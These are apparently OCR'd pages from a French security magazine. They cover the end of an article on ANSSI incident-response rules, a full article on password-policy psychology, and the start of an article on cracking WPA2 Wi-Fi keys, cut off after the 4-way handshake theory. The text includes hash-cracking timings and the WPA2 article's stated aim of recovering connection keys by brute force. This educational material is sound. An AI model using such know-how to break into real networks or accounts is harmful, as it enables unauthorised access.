Le PRIS (au sens du prestataire) doit donc ainsi s'engager sur la gestion des ressources et des compétences de son personnel. Cela va de la mise en place d'équipes suffisamment dimensionnées en passant par la vérification de l'absence d'inscription au fameux bulletin n°3 du casier judiciaire sans oublier, verbatim du référentiel PRIS : « l'élaboration d'un processus disciplinaire à l'intention des analystes ayant enfreint les règles de sécurité ou la charte d'éthique »... Cette LPM n'aura donc négligé aucun détail pour s'assurer d'une prise en compte efficace des objectifs à atteindre.

- étape 1 : qualification préalable d'aptitude à la réalisation de la prestation ;
- étape 2 : établissement d'une convention ;
- étape 3 : compréhension de l'incident de sécurité et de l'environnement ;
- étape 4 : élaboration d'une posture initiale ;
- étape 5 : préparation de la prestation ;
- étape 6 : exécution de la prestation ;
- étape 7 : restitutions ;
- étape 8 : élaboration du rapport d'analyse ;
- étape 9 : clôture de la prestation.

Figure 4 : Les étapes règlementaires définies pour la Réponse aux Incidents - PRIS v1.0.

Mais au-delà du prestataire ou de ses employés, c'est bien les modalités de déroulement de l'activité de réponse aux incidents qui sont l'objet central de ce référentiel, avec une méthodologie en neuf étapes que le prestataire sera dans l'obligation de suivre. Rien que du bon sens, mais tout de même 155 exigences (et pas la moindre recommandation, il n'y aura donc pas de marge de manœuvre lors de l'audit de conformité) réparties comme suit sur la Figure 4.

Même si vous n'envisagez pas la mise en conformité, ce référentiel (tout comme son cousin PDIS) dresse un tableau des conditions idéales dans lesquelles les activités de détection et de réponse aux incidents de sécurité doivent être conduites. Leur lecture est donc chaudement recommandée, ce sont deux très bons documents qui évolueront probablement à la marge dans les prochains mois, mais restent bâtis sur une structure stable et solide. Les bonnes pratiques en la matière sont donc à présent librement accessibles, vous n'aurez plus d'excuse pour ne pas engager votre CERT dans la bonne direction !

Conclusion

Si cet article devait être consulté un vendredi, on pourrait peut-être laisser l'esprit du lecteur vagabonder sur les raisons qui ont amené notre agence favorite à cadrer à ce point les prestations visées. Y aurait-il dans la profession des acteurs ne faisant pas preuve de tout le sérieux, les compétences, l'éthique et la déontologie requis pour s'engager sur les sentiers rocailleux de la quête de la vérité qui fédèrent les acteurs gravitant à proximité des CERT ? Les campagnes de cyber-marketing propageant des hashtags douteux (#JeSuisVénal ?) ou proposant de greffer de l'intelligence dans votre SOC (qui en était préalablement dépourvu ?) devront être assimilées à autant de mises en garde à éviter de vous faire cyber-pigeonner.

Les Français, qu'on dit souvent prompts à se plaindre, pourront cette fois être fiers du travail des services de l'État : en traçant des sillons propres et nets, même s'ils sont parfois profonds, l'ANSSI a préparé un terrain où il nous reste à tous à cultiver nos pratiques et voir ainsi prospérer nos organisations en toute sécurité.

Alors ça y est, vous êtes prêts à vous engager ? ■

Références

[LPM] Texte de la Loi de Programmation Militaire : https://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000028338825&dateTexte=&categorieLien=id

[GHYG] Guide reprenant les 40 mesures d'hygiène, édicté par l'ANSSI : https://www.ssi.gouv.fr/uploads/2017/01/guide_hygiene_informatique_anssi.pdf


[PETYA] Analyse de la propagation du code malveillant Petya par exploitation des logiciels de la société MeDoc : http://www.lemonde.fr/pixels/article/2017/06/28/comment-fonctionne-petya-le-virus-qui-a-touche-de-nombreuses-tres-grandes-entreprises_5152547_4408996.html

[W] https://www.riskinsight-wavestone.com/2016/06/cybersecurite-lpm-premiers-arretes-sectoriels-enfin-publies/. **Cette infographie est la création du cabinet Wavestone qui nous a accordé, et nous l'en remercions, l'autorisation de la reproduire dans le présent article.**

[EXIGANSSI] Les référentiels d'exigences produits par l'ANSSI sont accessibles à l'adresse : https://www.ssi.gouv.fr/administration/qualifications/prestataires-de-services-de-confiance-qualifies/referentiels-exigences/

[II901] Instruction interministérielle relative à la protection des systèmes d'information sensibles : http://circulaire.legifrance.gouv.fr/pdf/2015/02/cir_39217.pdf

[PQUAL] Liste des produits qualifiés par l'ANSSI : https://www.ssi.gouv.fr/entreprise/qualifications/produits-qualifies-par-lanssi/les-produits/



www.hsc-formation.fr

HSC by Deloitte.

PSYCHOLOGIE COMPORTEMENTALE, QUE FAIRE DU MOT DE PASSE ?

Gilles FAVIER – @GilFavier – gilles.favier@encelis.fr
Encelis – Think About Security

mots-clés : *MOT DE PASSE / GOUVERNANCE / SCIENCES COGNITIVES / PSYCHOLOGIE COMPORTEMENTALE*

Le mot de passe est et reste le moyen le plus répandu pour accéder au système d'information en entreprise. Mal comprises et peut-être mal définies, les politiques de mot de passe ne sont pas efficaces. Mais à qui la faute ? Peut-on changer la donne ?

« *Le mot de passe est mort* », de nombreux sites l'annoncent, pourtant il est souvent l'unique moyen mis à disposition des utilisateurs pour accéder au système d'information de leur employeur ou client. Il nous sert aussi à déverrouiller notre ordinateur personnel et à élever nos privilèges pour les plus soucieux d'entre nous. Quand l'entreprise n'a pas autre chose à proposer, peut-elle encore sécuriser son SI sans perturber ses utilisateurs ?

1 L'état des lieux

1.1 Définition

Le mot de passe est une chaîne de caractères utilisée dans une phase d'authentification pour assurer que seul un individu autorisé a accès à une ressource en particulier.

1.2 Principes généraux

Pour remplir sa fonction qui est de donner l'accès uniquement à la personne propriétaire de l'identifiant associé, le mot de passe doit observer trois principes :

- Principe 1 : Individuel et secret
- Principe 2 : Difficile à déterminer via une attaque par « Brute-Force » (BFA)
- Principe 3 : Changé, si l'on suppose qu'il a été compromis

1.3 Règles imposées

Pour répondre à ces principes, voici certaines des règles imposées aux utilisateurs et régulièrement rencontrées dans les grandes entreprises :

- Règle 1 : 8 caractères, dont 3 types de signes parmi les 4 possibles : majuscules, minuscules, caractères spéciaux et chiffres
- Règle 2 : Verrouillage automatique du compte au bout de 5 essais infructueux et verrouillage automatique après un délai d'inactivité
- Règle 3 : Renouvelé tous les 90 jours ou en cas de suspicion de compromission
- Règle 4 : Impossibilité de réutiliser les 5/10 précédents mots de passe
- Règle 5 : Doit être changé à la première connexion (dans le cas d'une réinitialisation)

L'ANSSI d'ailleurs défend la règle 3 : « *Renouvelez vos mots de passe avec une fréquence raisonnable. Tous les 90 jours est un bon compromis pour les systèmes contenant des données sensibles* » **[1]**.

Quand nous sommes-nous interrogés sur l'efficacité de ces règles pour satisfaire les principes définis ?

2 Quel degré d'efficacité ?

Ces règles en place depuis un grand nombre d'années sont maintenant bien inscrites dans notre inconscient et plusieurs groupes de chercheurs se sont penchés sur leurs conséquences.

2.1 Point de vue technique

Deux observations :

- Faire un brute force sur une interface d'authentification qui se verrouille automatiquement est impossible ⇒ la Règle 2 remplit efficacement sa fonction dans ce cas.

- Casser le hash d'un mot de passe Windows de 8 caractères (BFA), en fonction des moyens à disposition, prendra entre quelques heures et quelques jours, 5 heures 20 minutes Jérémy Gosney **[2]** ⇒ la Règle 1 semble avoir atteint ses limites il y a quelques années déjà.

Conclusion technique : si l'entreprise se base sur la robustesse du hash du mot de passe pour répondre au principe 2, ce n'est pas tous les 90 jours qu'il faut le modifier, mais tous les 3 jours. Vous l'aurez compris : à vos claviers ! Ou pas...

2.2 Point de vue cognitif

Ce qui importe, ce ne sont pas les règles de sécurité imposées, mais surtout celui qui sera en charge de les appliquer. L'humain (utilisateur ou administrateur) est le premier acteur de la sécurité, c'est lui qui choisit la façon dont il va se soumettre aux contraintes.

2.2.1 Perte de productivité

L'étape d'authentification n'est pas une tâche productive, elle constitue une surcharge cognitive obligatoire à l'accomplissement d'une action productive précise l'étude du NIST **[3]** :

- Elle impose à l'utilisateur de faire quelque chose avant de pouvoir faire ce qu'il souhaite faire.
- L'étape d'authentification, si elle n'est pas transparente, est perçue comme une nuisance, une exigence conflictuelle entre les processus sécurité et les processus métier.
- La « fatigue » qui en résulte incite les utilisateurs à appliquer les exigences de la façon la plus littérale possible « *P@ssword1* ». Le plus court chemin vers une action productive étant un mot de passe qui « n'encombre » pas le cerveau.

Note

C'est une des raisons de l'échec des règles de complexité du mot de passe.

2.2.2 Mémorisation

Notre cerveau est par exemple très performant dans la reconnaissance des éléments qui ont un sens (visages, animaux, objets). Vitale socialement, cette fonction de reconnaissance fait appel à plusieurs zones cérébrales **[4]**, qui, même si elle ne nous permet pas toujours de nous souvenir du nom associé à un visage, mémorise les émotions positives ou négatives que nous lui avons attribuées.

Pour mémoriser des discours longs et complexes, les Grecs, qui ne disposaient pas de supports pour écrire, mémorisaient leurs idées en associant chacune avec un lieu dans la cité et une émotion. Ils parcouraient alors mentalement la ville pour reconstituer les étapes de leur discours.

Nous avons donc une capacité à mémoriser des associations entre des concepts qui ont un sens (visages, objets, lieux) et des émotions, c'est aussi pour cela que nous savons retenir un poème, une citation, une réplique...

Le mot de passe, tel qu'il est imposé à l'utilisateur, n'exploite en rien nos capacités innées ou acquises, il amplifie nos faiblesses : nous ne sommes pas « performants » pour retenir une chaîne de mots ou de caractères qui n'a aucun sens, qui n'est liée à aucune émotion et, qui plus est, change tous les 90 jours. En revanche c'est une tâche qu'un ordinateur peut parfaitement réaliser : générer une chaîne aléatoire complexe et la renouveler à chaque authentification.

Ces règles de sécurité imposent aux utilisateurs de faire ce qu'en réalité on est en droit d'attendre d'un processeur. Les utilisateurs mettent donc en place des stratégies d'évitement (cf.2.2.1).

2.2.3 Nudge ?

Un « nudge » (terme anglais qui n'a pas son équivalent dans la langue de Molière) est un concept des sciences comportementales théorisé dans les années 90. Ce concept a été véritablement vulgarisé à partir de 2005 par Richard Thaler et Cass Sunstein qui ont influencé la création de la direction des sciences sociales et comportementales au sein de l'administration Obama : « *A growing body of evidence demonstrates that behavioral science insights -- research findings from fields such as behavioural economics and psychology about how people make decisions and act on them -- can be used to design government policies to better serve the American people.* » Barack Obama - 15 septembre 2015 **[6]**.

Un « nudge » est une modification infime de notre environnement qui modifie de façon concrète et quantifiable notre comportement. Deux exemples de nudges qui modifient votre comportement quand vous les croisez (voir figure 1, page suivante).

Est-il possible de nous aider de la psychologie comportementale pour trouver des « nudges » adaptés pour nous inciter à choisir un mot de passe plus robuste ? Des études montrent que l'utilisation d'un « indicateur de complexité » bien pensé a un impact significatif sur les mots de passe choisis **[7]** (voir figure 2, page suivante).

2.3 Bilan

Nous avons donc établi que les règles actuelles ne sont pas efficaces et toutes les études révèlent que :

- Il y a un nivellement de la complexité par le bas : « *P@ssword1* » répond à la politique de mot de passe, mais est dans tous les dictionnaires de mots de passe. Il est d'ailleurs intéressant de constater à quel point les utilisateurs ne maîtrisent pas la notion de mot de passe complexe **[8]**.

Fig. 1 : Deux exemples bien connus de nudges. 1- Les échelles d'efficacité énergétique. 2- Les « pas » collés au sol qui nous orientent dans les lieux publics.

Fig. 2 : Exemple de nudge pour la création d'un mot de passe.

- Le renouvellement trop fréquent pousse les utilisateurs à mettre en place des stratégies de contournement et à choisir un mot de passe très simple sur lequel ils ne changeront qu'un seul caractère tous les 90 jours « *P@ssword1* » ; « *P@ssword2* » ; « *P@ssword3* ». Dynamique prouvée dans une étude menée sur 10 000 comptes éteints par l'Université de Caroline du Nord **[9]** : « *dans 17% des cas, le fait de posséder un mot de passe permet de déterminer le suivant en moins de 5 essais, dans 40% des cas il faut 3 secondes via une BFA* », donc une attaque en ligne est possible.
- Certains partagent leur mot de passe avec leur conjoint ou un collègue par peur de l'oublier et de devoir passer par un processus de renouvellement fastidieux.
- Principe 1 : Individuel et secret. Hélas pas toujours, si le mot de passe n'est pas intuitif ou s'il y en a trop, il est souvent noté.
- Principe 2 : Difficile à déterminer via une attaque par Brute-Force (BFA). Si on ne dispose pas du hash du mot de passe, alors la BFA ne peut être réalisée que sur interface d'authentification qui, si tout est bien fait, va se verrouiller au bout de quelques essais. Si on a le hash du mot de passe, alors la règle minimale de 8 caractères ne permet absolument pas de répondre à ce principe.
- Principe 3 : Changé, si l'on suppose qu'il a été compromis. À la lumière de ce que nous avons dit précédemment, il n'est pas réaliste de croire encore qu'un utilisateur créera un mot de passe qui respecte les règles et qu'il le renouvellera totalement tous les 90 jours : « *This imposes burdens on the user (who is likely to choose new passwords that are only minor variations of the old) and carries no real benefits as stolen passwords are generally exploited immediately.* » - GCHQ Password Guidance **[10]**

L'objet n'est pas ici de faire l'inventaire des risques et des conséquences, mais de proposer, sur la base de ce que nous avons dit précédemment, de nouvelles mesures pour que le mot de passe reste un moyen d'authentification accepté par les utilisateurs et efficace en termes de sécurité.

Important !
Ce n'est pas le mot de passe qui est un moyen d'authentification inefficace, ce sont les règles qui l'encadrent qui le rendent inefficace. Changer les mots de passe tous les 90 jours est une fausse bonne idée.

3 Peut-on agir ?

3.1 Amélioration continue - ISO 27001

Dans un environnement contraint où le mot de passe est la seule mesure qui peut être proposée comme moyen d'authentification aux services de l'entreprise, cette mesure doit faire l'objet d'une analyse critique de son

efficacité comme spécifié dans les normes de sécurité : « *Étant donné que les risques liés à la sécurité de l'information et l'efficacité des mesures évoluent en fonction de la conjoncture, les organismes doivent :*

- *surveiller et évaluer l'efficacité des mesures de sécurité et des procédures mises en œuvre ;*
- *identifier les risques émergents à traiter ;*
- *et sélectionner, mettre en œuvre et améliorer les mesures de sécurité appropriées le cas échéant.* » ISO 27000:2016 §3 **[II]**.

Note

L'amélioration continue devrait être inscrite dans l'ADN des équipes sécurité.

Changer les règles serait admettre que nous (les équipes sécurité), nous nous sommes trompés depuis des années, mais pas seulement, ce serait surtout prendre en compte le fait que :

- les technologies ont évolué ;
- le nombre d'accédants à des ressources informatiques a augmenté ;
- le nombre de ressources accédées a aussi augmenté ;
- des recherches en psychologie comportementale ont été effectuées ;
- nous sommes maintenant conscients des blocages mentaux générés par une politique de mot de passe contre-intuitive pour notre cerveau.

Important !

Ne pas au minimum étudier la question serait donc une forme de déni de réalité, à l'inverse il semble pertinent d'appliquer une démarche d'amélioration continue aux règles de gestion des mots de passe.

3.2 Le statu-quo en entreprise

3.2.1 Une réalité

Quand on demande à quelqu'un de changer son mot de passe sur une base régulière, étant donné tous les outils d'analyse comportementale à notre disposition et toutes les raisons évoquées précédemment, c'est l'aveu d'un manque de maîtrise : les équipes sécurité n'ont pas la certitude que le mot de passe ou son hash ne sont plus confidentiels. Ce n'est pas efficace si une machine est déjà piratée.

En réalité, la sécurité n'a pas la certitude du piratage d'un compte ou non. Elle a en revanche la certitude que les règles de sécurité n'aboutissent pas aux résultats attendus. Les équipes sécurité défendent donc une mesure de précaution inefficace et contreproductive.

Quand les équipes sécurité proposent des améliorations, celles-ci, conditionnées par une situation qui perdure depuis plus d'une décennie, demandent d'augmenter la longueur minimale du mot de passe, mais ne proposent pas en échange de rallonger sa durée de vie. Discours évidemment mal accepté par les utilisateurs déjà fatigués par les règles existantes.

La norme ISO 27002:2013 9.3.1 ne stipule pas de changer son mot de passe de façon régulière, mais uniquement de : « *changer les informations secrètes d'authentification à chaque fois que quelque chose indique qu'elles pourraient être compromises* » **[12]**.

3.2.2 Un biais cognitif

Toute proposition de changement s'oppose au maintien de la situation actuelle et va à l'encontre de ce que les psychologues sociaux appellent « *le biais de statu-quo* » (statu quo ante) qui décrit un comportement dans lequel tout changement par rapport à la situation actuelle est perçu comme une perte.

Personne n'est satisfait des règles actuelles, les utilisateurs parce qu'ils sont contraints, les équipes sécurité parce qu'elles constatent leur inefficacité. Peut-on changer la donne malgré ce biais de statu-quo ?

3.3 Méthode

3.3.1 Propositions

Quatre propositions :

- rallonger le mot de passe pour arriver à 15 ou 20 caractères, mais ne plus forcer à utiliser 3 types de caractères parmi 4 ;
- rallonger la durée de vie : 1 an, 18 mois, 2 ans ;
- à tester : mettre en place des nudges ;
- créer de nouvelles interfaces de changement de mot de passe **[7]**.

Ces éléments doivent être mis en place simultanément pour être efficaces (pour des raisons que nous avons expliquées). La revue Nature, dans un article de mai 2016 **[13]**, défend clairement des changements du même ordre : « *It's easier for users to deal with password length than password complexity* ».

3.3.2 Impacts

Dans une évolution, il y a nécessairement des coûts, ici :

- la conduite du changement ;
- la mise en place d'un outil de Single Sign On ;
- et des mesures qui dépendent du contexte.

Note

On ne peut pas demander un effort si on ne donne rien en échange.

Il y a de nombreux gains indirects, notamment les ressources internes seront mieux utilisées, tous les acteurs de l'entreprise vont s'orienter vers leurs tâches productives :

- les utilisateurs personnalisent et maîtrisent mieux leur mot de passe unique et se concentrent sur leur activité productive ;
- les utilisateurs s'attachent à leur mot de passe et seront moins enclins à le partager même pour aider un collègue ;
- le support devrait subir moins de demandes de renouvellement de mot de passe au retour de congés (facturé en autour de 10 euros l'appel par certains centres de services support) ;
- les équipes informatiques et RH travailleront sur la mise en place d'un service d'identité unique reconnu par toutes les applications (SSO et Fédération) ;
- les équipes sécurité pourront traiter de nouvelles problématiques comme l'analyse comportementale.

4 Discussion

Sans en évoquer les arguments, il est possible de s'interroger sur la légitimité des propositions avancées. Voici quelques éléments de réponse.

4.1 Valeur réelle d'un hash

Le hash d'une passphrase de 15 ou 20 caractères par exemple, n'a aucune valeur pour un pirate, il ne pourra pas le casser dans un délai et pour un coût raisonnable. Le ratio coût bénéfice du pirate n'est pas atteint, il tentera autre chose ou une autre cible plus facile, charge aux équipes sécurité de travailler sur ces nouveaux sujets.

4.2 Pénibilité d'une passphrase

Renseigner une passphrase sur un clavier est une tâche fastidieuse au départ, mais après deux jours, nos doigts « connaissent » le chemin sur le clavier, de la même façon qu'un pianiste joue une partition. Enfin, si elle ne change pas dans le temps, elle ne sera plus oubliée ni associée à des processus pénibles de renouvellement, ce point est parfaitement décrit par l'un des participants à l'étude du NIST : « *I guarantee for me I would sit down and practice that thing and practice that thing and practice that thing until it's automatized and I wouldn't forget it and I would be totally happy to enter a 20-digit password if I could use the same one and not have to go through this hullabaloo of calling and resetting* » **[3]**.

Dans une autre étude, menée par Lorrie F. Cranor, les chercheurs ont montré que le temps de saisi d'un mot de passe de 16 ou 20 caractères (16s) n'est que de 3 secondes supérieur à celui d'un mot de passe de 8 caractères (13s) **[14]**.

4.3 Limites

Ces propositions d'amélioration ne résolvent pas tous les cas que l'on peut rencontrer en entreprise, notamment pour l'authentification depuis un smartdevice. La passphrase ne sera plus la meilleure solution pour s'authentifier et idéalement il faudra se tourner vers d'autres solutions techniques.

Conclusion

Le mot de passe n'est pas complètement mort et les responsables sécurité ont sérieusement intérêt à se pencher sur la question, i.e. supprimer les mesures préventives inefficaces et initier une démarche « gagnant-gagnant » avec les utilisateurs :

- Une gestion du changement pour accompagner les utilisateurs ;
- De nouvelles règles pour la création d'une passphrase :
  - longue 15, 20 caractères ou plus ;
  - dont la complexité n'est plus imposée, mais nudgée ;
  - personnelle, liée émotionnellement à l'utilisateur ;
  - renouvelée uniquement si l'on a de sérieuses suspicions de compromission.
- Une nouvelle interface de choix de la passphrase composée de « nudges » pour inciter les utilisateurs via l'indicateur de complexité et les suggestions.

À bien y réfléchir, on peut s'étonner que l'interface d'authentification de Windows, peut-être une des plus utilisées au monde, ne permette pas de faire quelque chose d'aussi simple et « user friendly », il y a sûrement des solutions de sécurité à proposer... ■

Important !

Il y a une sérieuse inconsistance à dépenser des millions d'euros dans des solutions de sécurité quand la plupart des mots de passe sont triviaux et que l'on se contente de sensibiliser les utilisateurs sur le sujet.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/

LE BON, LA BRUTE ET LE WPA2

Arnaud MEAUZOONE – arnaud.meauzoone@gmail.com

mots-clés : WIFI / WPA2 / WPS / GPU / AIRCRACK-NG / PYRIT

Le WPA2 est le mécanisme de sécurisation des réseaux Wifi le plus utilisé aujourd'hui. Cependant, depuis quelque temps, il commence à montrer ses limites. Nous verrons quelques-unes d'entre elles.

Dans le joli monde du Wifi, il y a un mécanisme incontournable : WPA2. En effet, créé au début des années 2000 pour remplacer le roi d'alors WEP, WPA (pour *Wifi Protected Access*), mais surtout son successeur WPA2 règne maintenant sans partage sur le monde des connexions Wifi. Difficile aujourd'hui de trouver une maison ou une entreprise qui ne propose pas de Wifi sécurisé par WPA2. Mais en sécurité informatique encore plus qu'ailleurs, lorsque l'on devient trop important, on devient aussi la cible de toutes les attaques. Cet article a pour but de présenter le fonctionnement de WPA2 ainsi que les attaques courantes dessus nous permettant de retrouver la fameuse clé de connexion. Nous nous concentrerons ensuite sur le brute-force et les moyens nous permettant d'optimiser cette attaque.

1 Un peu de théorie

Pour comprendre comment il est possible de retrouver la clé, il faut d'abord expliquer ce qu'il se passe lorsqu'un client se connecte sur un point d'accès Wifi.




Figure 1 : Le 4-way handshake.

Nous ne verrons ici que le WPA2, de loin le mécanisme de sécurisation des réseaux Wifi le plus majoritaire, et nous nous concentrerons sur la variante WPA2-personal. Cependant une grande partie de ce qui est traité dans cet article peut être réutilisée pour attaquer le WPA2-entreprise.

1.1 Le 4-way handshake

Au début de la phase d'authentification, chaque partie connaît ou non, la clé de connexion. Pour se le prouver, ils vont avoir recours à un mécanisme appelé le *4-way handshake*. Le 4-way handshake est un mécanisme permettant à chaque partie de prouver à l'autre qu'il connaît la clé sans qu'il soit à aucun moment nécessaire de la transmettre en clair.

Il fonctionne en 4 étapes (voir figure 1) :

1 - Le routeur (ou *Access Point*) envoie au client (aussi appelé *supplicant*) une chaîne aléatoire de 32 octets, le *Anonce*.

2 - Le client reçoit *Anonce* et l'utilise pour calculer le PTK (*Pairwise Transient Key*) et par la suite, le MIC (*Message Integrity Code*) ; voir plus loin le paragraphe sur le MIC. Il envoie aussi au routeur sa propre chaîne aléatoire de 32 octets, Snonce, ainsi que le MIC préalablement calculé.

3 - Le routeur reçoit Snonce et l'utilise pour calculer le MIC. Il le retourne aussi au client ainsi que GTK (*Groupe Transient Key*). Chaque partie possède le MIC de l'autre, elles peuvent donc vérifier si la clé est la bonne.

4 - Maintenant que chacune des parties s'est assurée que l'autre connaît la clé, la connexion est établie. Le client envoie simplement un message de confirmation (Ack) et la communication peut démarrer.

1.2 Le MIC

